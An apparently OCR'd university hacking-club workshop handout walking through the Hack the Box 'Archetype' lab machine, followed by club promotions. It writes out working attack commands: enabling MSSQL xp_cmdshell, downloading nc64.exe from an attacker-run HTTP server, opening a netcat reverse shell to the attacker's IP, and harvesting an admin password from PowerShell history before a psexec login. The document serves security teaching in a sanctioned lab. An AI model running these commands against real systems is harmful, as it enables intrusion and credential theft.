


Hack the Box 3

Workshop 6 - 24/11/2022

Manchester University Hack the Box team

Enumeration

As with nearly all boxes we first need to use NMap to discover the services on the host ip

```
nmap -sC -sV {ip}
```

This might be slow so try

```
nmap -p ms-sql-s -sC -sV {ip}
```

As we are looking for the `ms-sql-s` service specifically

SMBClient

Once we know the service and port we can enumerate this using smbclient. We will try using no password `-N` and will list all the services on the server with `-L`

```
smbclient -N -L \\\\{ip}\\
```

Then we will try to enumerate through the shares that we see. Only one will work the rest will give errors

```
smbclient -N \\\\{ip}\\{share_name}
```

Getting Files Off A Host

Using `get example.txt` will download the file to the area that you were accessing the server from so root in most cases

From there you can exit the host and read the file using

`cat example.txt`

This will output it to the console

Impacket

This is a collection of scripts, we will only use the MSSQL set for now and we have already used the SMB scripts as smbclient

They can be installed with `sudo apt install python3-impacket` but may be on kali by default

When using kali it scripts can be run with `smbclient` whereas on a general distro it would be `python3 smbclient.py`

MSSQL Client

This is used to interact with the mssql server running on the ip. Using -windows-auth we can enter the password that we found earlier.

```
mssqlclient ARCHETYPE/sql_svc@{ip} -windows-auth
```

This will then prompt for a password

Foothold

We have now gained entry to the host and will be able to see the SQL prompt

We can check our privileges using:

```
SELECT is_srvrolemember('sysadmin');
```

And hopefully this will output one, meaning we are the sysadmin

XP_CMDShell

Running help on its own will show us what commands we can use. We can then see there is one called EXEC xp_cmdshell

Running EXEC xp_cmdshell ‘whoami’ shows us the shell is disabled and tells us how to enable it

Reconfiguring

These commands in sequence will enable the xp_cmdshell

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
sp_configure;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

After this running `xp_cmdshell ‘whoami’` should work

Getting the payload

We need to download a payload for the next step. This is a small file so this should be fast. It can be found by searching for nc64.exe on google

Once you have the http link found under the green code button which should be https://github.com/int0x33/nc.exe.git

We can run git clone {link}

Prepping for our Reverse Shell

Now we have our payload, we need to transfer it to our target machine, we can do this by starting a python3 server using:

```
sudo python3 -m http.server 80
```

We also need to create a netcat listener in a new terminal for port 443, using:

```
sudo nc -lvnp 443
```

We need to leave both of these running while load our exploit

Loading the Reverse Shell

First we need to find the folder where we will place the binary using:

```
xp_cmdshell "powershell -c pwd”
```

To launch a command on their powershell. We then download the exploit using:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://{your_ip}/nc64.exe -outfile nc64.exe"
```

Launching our Exploit

Now is the moment of truth, using the powershell, we are going to launch our reverse shell. Use:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe {your_ip} 443"
```

Our netcat listener will accept this request and give us full command execution.

Getting the User Flag

Now that we have full command execution, we can navigate through the different folders on the user account.

The user flag can be found in a number of places, but in this case, we can find it in the user's Desktop.

Using the type command, we can view the contents of the file

```
type user.txt
```

Windows Privilege Escalation

In order for us to get the root flag, we are going to use a tool called winPEAS which you can download from here:

```
sudo apt install peass
```

Once again, we will launch a http.server on port 80 using python 3. This will allow us to use WGET on the target machine to download the payload.

```
wget http://{your_ip}/winPEASx64.exe -outfile winPEASx64.exe
```

Running WinPEAS on the target machine

Now that we've downloaded our tool onto the target machine, we can execute it using the windows command

```
PS C:\Users\sql_svc\Downloads> .\winPEASx64.exe
```

This tool will output a large amount of information, it's job is to find potential methods to gain admin access.

Upon completion, we can see that our account has `SeImpersonatePrivilege` (We can impersonate an admin).

Finding the Admin's Password

With the information we've just gathered, we should look at the console history file, this is a plain text file that stores all commands executed from the console. It can be found in the directory:

```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\
```

To read the file in this folder we will use:

```
type ConsoleHost_history.txt
```

It seems that the admin user logged into the machine remotely, therefore exposing his password


Logging in as the Admin

Be sure to copy the password into your clipboard as we'll be using it to login.

Using the command:

```
psexec administrator@{ip}
```

On our machine, we can login to the admin account on the target machine, from there, we can look around to find the root flag


HACKTHEBOX
UNIVERSITY CTF
2022
SUPERNATURAL HACKS

EXCITING OPPORTUNITIES


from BT

NETWORK SUMMER INTERNSHIP

CYBER SECURITY LEADERSHIP GRADUATE

CRACKCHESTER

HOODIE DESIGN CONTEST



Crackchester

Here’s a link to our link tree where you can find all our socials and our discord!


crackchester crackchester
chester
Demonstration